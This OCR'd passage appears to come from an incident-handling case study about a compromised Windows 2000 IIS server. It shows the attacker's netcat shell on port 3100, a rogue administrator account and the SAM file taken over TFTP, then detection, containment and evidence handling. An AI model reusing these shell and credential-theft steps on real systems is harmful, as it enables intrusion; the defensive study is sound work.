
Figure 29



```
C:\Inetpub\scripts>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
hacker
NetShowServices
The command completed successfully.


C:\Inetpub\scripts>
```

Figure 30


At two o’clock the hacker disconnects and reconnects to the new port he created using netcat, shown in figure 31.



```
C:\netcat>nc -v 192.168.2.200 3100
WEBTEST [192.168.2.200] 3100 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.2.200
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.1

C:\WINNT\system32>
```

Figure 31


Hacker verifies his privileges with whoami.exe, URL:http://www.microsoft.com/downloads/details.aspx?FamilyID=3e89879d-6c0b-4f92-96c4-1016c187d429&displaylang=en, figure 32. Microsoft provides many tools that are useful to system administrators and hackers alike.



```
C:\WINNT\system32>cd c:\inetpub\scripts
cd c:\inetpub\scripts

C:\Inetpub\scripts>whoami
whoami
NT AUTHORITY\SYSTEM

C:\Inetpub\scripts>
```

Figure 32

Last, but not lease, since hacker is logged with administrator rights and he pulls the SAM database from the repair directory. He then TFTP the file back to the source system for cracking at his leisure, figure 33.



Received sam from [192.168.2.200], 20480 bytes

Figure 33

By now, it's the wee hours of the morning and hacker needs to get some sleep. It's a school night, and he figures that he can come back tomorrow night to finish cleaning up.


The Incident Handling Process

Preparation

The target network has a basic defense implemented with a single firewall and a single NIDS implemented. The firewall default policy is "allow all, deny by exception". Due to this concept, limited port blocking existed.

The current block list included blocks for port 135, 445, and 1434 due to the recent rash of RPC vulnerability and slammer worms spreading through the Internet. The Snort NIDS was configured to alert on the default rules that are provided by Sourcefire during the install.

For virus protection Symantec Norton AntiVirus Corporate Edition is loaded on all servers and workstations. The centralized management console enables administrators to audit the network and identify which nodes are protected by Symantec AntiVirus Corporate Edition and which are not.



Norton AntiVirus Corporate Edition

Norton AntiVirus can help keep your computer protected from computer viruses. Select an item to the left to perform an action.

General Information

☑ Load Norton AntiVirus Services

Parent server: MFUNC

Quarantine: 5 Items

Program versions

Program: 7.50.846

Scan engine: 4.1.0.6

Virus Definition File

Version: 51203am

Date: 12/3/2003

Policies and procedures are used to documents rules and regulations. These can include what an organization considers important for its operations. Once written and adopted, the policies and procedures are there for everyone in the company to use and refer to as needed.

Clearly written policies and procedures bring consistency into the operation and help employees make appropriate decisions. They describe what, who, when, and how to execute corporate decisions.

The following policies are applicable to this incidents and analysis.

- Only corporate owned hardware and software will be placed on the network.

- An action plan most is prepared before any equipment can be placed on the network.

- All system will have the latest service packs, hot fixes, anti-virus software and anti-virus signature and must be scanned with a vulnerability scanner before being allowed to connect to the network.

- In the event of a suspected intrusion the network security manager will evaluate the situation and inform the IT manager who will determine the necessity of declaring an incident and activating the incident response team. To prevent further compromise the firewall will block all in and out bound connections until its determined safe to return the corporate LAN the Internet. Also, all employees will immediately be instructed to change their passwords.

- Any system suspected of being compromised will be removed from the network by pulling the power plug to preserve the system state. The only exception to this is any server that is considered mission essential, such as the email server or data base server. This maybe detrimental to shutdown the server in this manner, instead the network cable will be pulled.

- The incident team will make every effort to collect any evidence and maintain a chain of custody in the event a legal recourse is pursued. Once a system is powered down, the hard drive(s) will be removed and labeled. Three copies of the hard drive(s) will be made by using the Image MASSter Solo-2 Forensic system and stored in a secure location, such as a safe or a fireproof lockable file cabinet.

  The original and two of the copies are sealed in evidence bags and labeled with permanent marker. The label should contain the name of the incident handler who made the copies and the date and time when the copy was made and when incident took place. Each piece of evidence has a log sheet attached to document its movement. The evidence bags are stored in a safe or locked storage with the access being logged.

  One copy of the hard drive(s) will be installed back into the original system for forensic analysis. A written record of the chain of custody will be maintained with each hard drive(s) and an access log will be maintained for the storage container.

- After an incident has been declared the incident manager and the system has been powered down. The hard drive is pulled from the system and three duplicates are made. One copy is the working copy to make additional duplicates; the other two are for the prosecutor and defense.

For the incident handling process, the company has adopted the Incident Handling checklist provided by the United States Department of Homeland Security, Federal Computer Incident Response Center, URL:http://www.fedcirc.gov/incidentResponse/IHchecklists.html. This provided the company with a head-start of developing an incident handling process. Many companies struggle in the attempt for create a process, so using the Homeland Security process allowed the company to implement the process in a short time frame.

The incident response team will consist of a director, incident manager(s), department representatives, if required, and an incident response team, which will consist of senior system administrators trained in forensic analysis. All incident team members will be responsible for maintaining the incident log.

The director will be a senior executive with the authority to disconnect systems from the network or to shutdown the network completely. This person will determine the extent of the incident handling team efforts, and must be able to authorize expenditures of man-hours and resources as needed. This person must have knowledge of the network's interaction and interdependencies, and provides guidance to the Incident

Manager if other departments' involvement is required. The director reports directly to corporate senior management.


Incident Manager(s) will manage the flow of information to the director, other departments, employees and the public, if required. This person will ensure that documentation is completed in a timely and accurate manner. He/she will evaluate the need for and requests new members to the incident team. He/she will document and maintains the chain of custody. The person will report directly to the Director of the incident team.

Department Representative(s) assist the incident manager and provide interface to their department as required. They will provide information and advice on departmental concerns.

The incident response team primary responsibility is to secure and collect data, provide technical expertise, document activities, and manage user access. The team will be trained in incident handling and forensic analysis. They must be technically competent and understand a wide range of hardware and software equipment. The team reports directly to the Incident manager

Identification

At nine o'clock in the morning the network security manager discovers several unusual alerts in the ACID database, in figure 34. There are several nsiislog.dll alerts along with several TFTP alerts from the same source IP to the same destination IP, which is not currently assigned to any production servers.



	< Signature >	< Classification >	< Total # >	Sensor #	< Src. Addr. >	< Dest. Addr. >
☐	[cve][icat][cve][icat][snort] MISC UPNP malformed advertisement	misc-attack	750 (6%)	1	1	1
☐	url[bugtraq][bugtraq][snort] MS-SQL Worm propagation attempt	misc-attack	63 (0%)	1	46	2
☐	[snort] ICMP Destination Unreachable (Communication Administratively Prohibited)	misc-activity	2 (0%)	1	1	2
☐	[arachNIDS][snort] WEB-MISC http directory traversal	attempted-recon	21 (0%)	1	1	1
☐	[arachNIDS][snort] ICMP PING CyberKit 2.2 Windows	misc-activity	11992 (93%)	1	890	2
☐	nessus[bugtraq][snort] WEB-MISC perl post attempt	web-application-attack	9 (0%)	1	1	1
☐	[snort] TFTP Get	bad-unknown	4 (0%)	1	1	2
☐	[cve][icat][cve][icat][snort] SNMP request tcp	attempted-recon	3 (0%)	1	1	1
☐	[cve][icat][cve][icat][snort] SNMP trap tcp	attempted-recon	3 (0%)	1	1	1
☐	[cve][icat][cve][icat][snort] SNMP AgentX/tcp request	attempted-recon	3 (0%)	1	1	1
☐	[snort] nsiislog.dll_get_attempt	bad-unknown	3 (0%)	1	2	1
☐	[snort] nsiislog.dll_post_attempt	bad-unknown	7 (0%)	1	2	1

Figure 34

The network security manager tracks down the machine and spoke to the junior system administrator about his finding. The junior system administration is not aware of any malicious activity on the system. He explains to the network security manger his task, and updated him on his progress.

Upon hearing the junior SA status, he logs on and checks the task manager. He notices a process called nc.exe running, figure 35.





Image Name	PID	CPU	CPU Time	Mem Usage
svchost.exe	604	00	0:00:01	4,240 K
llssrv.exe	624	00	0:00:00	1,748 K
NSPMON.exe	720	00	0:00:00	1,424 K
NSCM.exe	732	00	0:00:00	2,744 K
regsvc.exe	800	00	0:00:00	812 K
mstask.exe	820	00	0:00:00	1,764 K
snmp.exe	848	00	0:00:02	3,068 K
VMwareService.e	896	00	0:00:03	2,088 K
winmgmt.exe	916	00	0:00:08	168 K
dfssvc.exe	948	00	0:00:00	1,212 K
inetinfo.exe	960	00	0:00:06	7,652 K
nspm.exe	992	00	0:00:06	8,072 K
NSUM.exe	1076	00	0:00:01	3,328 K
nc.exe	1380	00	0:00:00	1,292 K
cmd.exe	1384	00	0:00:00	872 K
VMwareUser.exe	1528	00	0:00:01	1,252 K
explorer.exe	1568	02	0:00:27	2,136 K
taskmgr.exe	1576	03	0:00:20	1,812 K
VMwareTray.exe	1584	00	0:00:01	1,368 K

Processes: 30 | CPU Usage: 4% | Mem Usage: 70732K / 633404K

Figure 35

The network security manager then searches the hard drive for “nc.exe” and discovers several suspicious files in the \inetpub\scripts directory, figure 36 and 37. He instructed the junior system administrator to guard the machine while he speaks to the IT manager.



Search for files or folders named: nc.exe

Look in: Local Harddrives (C:)

Name	In Folder	Relev
nc	C:\Inetpub\scripts	
mobsync	C:\WINNT\system32	
nlsfunc	C:\WINNT\system32	
iissync	C:\WINNT\system32\i...	

Figure 36




Figure 37

At 9:30 a.m., the network security manager called an emergency meeting with the IT Manager. He briefs the IT Manager of all his finding and they both decided that the system was to be immediately shutdown and disconnected from the network.

9:45 a.m., the IT manager declares an incident has occurred and the incident response team was activated. The network security manager begins an incident log, recording all actions taken due to this incident.

- The incident jump kit was retrieved, which contains all the tools need to respond to an incident. This saves time and effort for the incident team by having everything needed in one spot.
    - Foundstones Vision V 1.0: visual TCP/UDP port and service mapper - Used for checking what applications are using what ports or services.

  - Winternals TCPView Professional: used to view services in real time.
  - NTFSDOS Pro Version 4.0: allows the incident handler to boot from a floppy and access the NTFS file system on Microsoft Windows 2000.
  - Microsoft DOS Bootdisk: allows a system to be booted from floppies.
  - A box of new floppies.
  - 5 IDE hard drive and 5 SCSI hard drives: used for making duplicates of system drives both SCSI and IDE.
  - Image MASSter Solo-2 Forensic system: allows the incident handler to make duplicates of a systems drive.
  - Evidence bags
  - Permanent markers

- The network security manager unplugged the system from power without shutting down the system to preserve the system state; then the network cable was pulled.

- The network security manager had the firewall block all in and out bound network connections, effectively isolating the company from the Internet.

- A senior systems administer is assigned as the incident manager. He quickly takes possession of the system and proceeded to make three duplicates of the hard disk.

  The system is powered down by pulling the plug, so the data is not altered by doing a shutdown. The case is removed and the hard drive is examined to determine the type and size. The Image MASSter Solo-2 Forensic system is removed from its case and the appropriate cables are selected. A MASSter Solo-2 Forensic is a hardware device that allows the copying of hard drives.

  Since this was a time consuming process, he started the duplication of the first disk and then turned his attention to alerting all users to change their passwords.

- He also instructed all administer to change both the local and LAN passwords for all servers and to check the host based intrusion detection system on all servers for changed files.

10:30 a.m., the IT manager contacts senior management requests an emergency meeting at 12 noon to discuss the incident. The senior system administrator begins making the second duplicate of the original hard disk.

11:00 a.m., a meeting is held with all members of the incident team to review preliminary findings and prepare for the executive meeting.

- The systems administrators reported there where no unauthorized network accounts and the host based intrusion system showed no unauthorized access to the other servers.

- The firewall administrator reported that he traced the movements of the source IP that were implicated be the acid alerts and only connections to the target system IP were observed. At this point it was decided that the intrusion appeared to be limited to the one rogue server.


- The incident team's recommendation to the senior executives is to continue the block of all in and out bound traffic until a forensic analysis of the victim system can be completed. Also, any users who have not changed their password by 5:00 p.m. that day were to have their accounts locked out.

11:40 a.m., the incident team meeting concludes and the incident manager starts the third and finial copy of original hard drive. The first two copies are sealed in evidence bags and labeled.

12:00 p.m., the IT manager meets with senior management and informs them of the incident. He also briefs them on the incident team's recommendation. Senior management concurs with the recommendations and requests an update meeting to be held at 4:00 p.m.

12:35 p.m., the third hard drive copy is complete and the incident manager places the original hard drive in an evidence bag and labels the bag. He then takes the three drive, the original and two copies and places them into a safe in the IT department. He then installs the third duplicate back into the targeted server and powers up the system, making sure the network cable is unplugged.

Once the machine is up and running he installs Foundstones Vision 1.0, URL:http://www.foundstone.com/resources/termsofuse.htm?file=visionsetup.exe, on the system to see he what ports are open and listening. He notices that nc.exe is listening on port 3100.




TCP/IP Port Mapper

PID	Process	Port	Proto	Path
244	lsass	500	UDP	C:\WINNT\system32\lsass.exe
496	msdtc	1025	TCP	C:\WINNT\System32\msdtc.exe
820	MSTask	1026	TCP	C:\WINNT\system32\MSTask.exe
232	services	1027	UDP	C:\WINNT\system32\services.exe
964	inetinfo	1028	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
964	inetinfo	1029	UDP	C:\WINNT\System32\inetsrv\inetinfo.exe
8	System	1044	TCP	
1128	nsum	1755	TCP	C:\WINNT\System32\WINDOW~1\Server\nsum.exe
1128	nsum	1755	UDP	C:\WINNT\System32\WINDOW~1\Server\nsum.exe
1644	nc	3100	TCP	C:\inetpub\scripts\nc.exe
496	msdtc	3372	TCP	C:\WINNT\System32\msdtc.exe
964	inetinfo	3456	UDP	C:\WINNT\System32\inetsrv\inetinfo.exe
1128	nsum	6666	TCP	C:\WINNT\System32\WINDOW~1\Server\nsum.exe
732	nscm	7007	TCP	C:\WINNT\System32\WINDOW~1\Server\nscm.exe
692	nspmon	7778	TCP	C:\WINNT\System32\WINDOW~1\Server\nspmon.exe
964	inetinfo	8434	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe


Figure 38

Next the incident manager opens up computer management to view local user account and local group information. He quickly notices an account that he does not recognize and that the suspicious account is in the Administrators group, figure 39 and 40.



Name	Full Name
Administrator	
Guest	
hacker	
IUSR_WEBTEST	Internet Guest Account
IWAM_WEBT...	Launch IIS Process Account
NetShowServ...	Windows Media services r...
TsInternetUser	TsInternetUser

Figure 39




Administrators

Description: mplete and unrestricted access to the computer/domain

Members:
- Administrator
- hacker
- NetShowServices

Figure 40


Next he checks the c:\inetpubs\scripts directory to see what files were contained there. The most disturbing file was the sam file this file is usually found in the “winnt/repair” directory, figure 41. With this file and a password cracking program the hacker is able to crack all the local account passwords.



```
 Directory of C:\Inetpub\scripts

12/07/2003  08:37p      <DIR>          .
